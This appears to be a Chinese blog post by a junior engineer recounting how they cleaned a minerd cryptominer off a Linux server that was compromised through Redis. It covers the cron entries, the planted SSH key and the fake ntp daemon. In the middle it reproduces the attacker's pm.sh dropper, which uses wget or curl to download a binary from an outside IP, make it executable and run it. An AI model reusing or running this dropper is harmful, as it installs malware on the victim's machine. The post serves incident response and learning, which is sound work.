

**抗马小兵**


刚工作不久就遭遇了3次木马攻击，第一是是root木马，控制服务器对阿里某云进行流量攻击，后两次是minerd木马攻击，使得我们的服务器CPU异常的高，让开发工程师无法正常的登录，造成文件无法读取，工作进度受到了很大影响，那么我就跟大家分享一下本次面对minerd木马，我的学习收获。

首先我尝试登陆服务器，多次登录失败，登录上去后感觉非常卡顿，运行起来比较困难。用top观察服务器状态，如下图所示：




我们发现CPU负载的确很高，同时也看到了主要运行的程序是minerd。之后按照常理我在进程中查找跟minerd相关的信息，如下图所示：


观察到在/opt下存在一个minerd文件，随后进入该目录下发现存在minerd文件：




随手删掉了minerd文件，又top观察，发现CPU负载依然是很高的，此后我就想观察这个文件是如何运行的，相信大家都有这样的好奇心吧，随后我根据常识去查看cront文件，发现了一些问题：



一般我们在cront文件下是没有crontabs目录的，我抱着好奇心进入该目录，发现多了一个root文件：



进去观察了一下root内容，大概也发现了一些问题：



主要发现了关于redis的信息还有一条cront指令，其实后来发现该木马是通过redis的漏洞进行上传，大家可以去看http://www.freebuf.com/vuls/85833.html我出于好奇先对这个pm.sh脚本进行分析，大致内容如下：

PATH=$PATH:/usr/bin:/bin:/sbin:/usr/sbin:/usr/local/bin:/usr/local/sbin

machine=`uname -m`

#echo $machine

cs5="CentOS release 5"

cs6="CentOS release 6"

cs7="CentOS Linux release 7"

ub="Ubuntu"

de="Debian"

downFile(){

cd /var/lib //进入这个目录下

if [ -x "/usr/bin/wget" -o -x "/bin/wget" ]; then //判断wget有没有执行权限

wget -c http://101.55.126.66:8990/pm$1 -O /var/lib/pm && chmod +x /var/lib/pm && /var/lib/pm //如果有就会去下载这个文件并赋予执行权限

elif [ -x "/usr/bin/curl" -o -x "/bin/curl" ]; then//同上

curl -fs http://101.55.126.66:8990/pm$1 -o /var/lib/pm && chmod +x /var/lib/pm && /var/lib/pm //同上

fi

}

//主要是对系统类型进行判断来获取不同的执行脚本

if [ $machine = "x86\_64" ]; then

if [ -f "/etc/issue" ]; then

version=`cat /etc/issue`

if [[ $version == $cs5\* ]]; then

downFile 5

elif [[ $version == $cs6\* ]]; then

downFile 6

elif [[ $version == $cs7\* ]]; then

downFile 7

elif [[ $version == $ub\* ]]; then

downFile ub

elif [[ $version == $de\* ]]; then

downFile ub

else

if [ -f "/etc/redhat-release" ]; then

release=`cat /etc/redhat-release`

if [[ $release == $cs5\* ]]; then

downFile 5

elif [[ $release == $cs6\* ]]; then

downFile 6

elif [[ $release == $cs7\* ]]; then

downFile 7

fi


fi

fi


fi

fi


之后我们在/var/lib下发现了pm程序，随手取消了该程序的执行权限。之后我去查看黑客是否修改了一些登录认证信息等：



看日期还有一些文件名感觉有一些问题，打开名为KHK75NEOiq的文件看到：



这个很可能利用这个认证进入我们服务器，重启一下sshd服务，随后我进入了/etc/init.d目录下发现有名为ntp的服务，Linux带有的服务是ntpd，还是在某度查到的信息，然后看了一下rc.d也发现了关于ntp的一些链接。看ntp的程序代码发现：



从代码中看得出来ntp其实就是该木马的守护程序，所以rm掉ntp然后kill掉minerd进程7737，发现CPU的负载直线下降，随后在系统中继续寻找ntp相关文件，发现在/var/log的目录下存在两个文件，随后进行删除，本次抗马活动结束。



本次抗马让我对Linux有了更深的理解，对于一个小兵来说是一个宝贵的财富，最后送给大家一句我最喜欢的话：“我一读再读，却发现青春是一本太仓促的书。”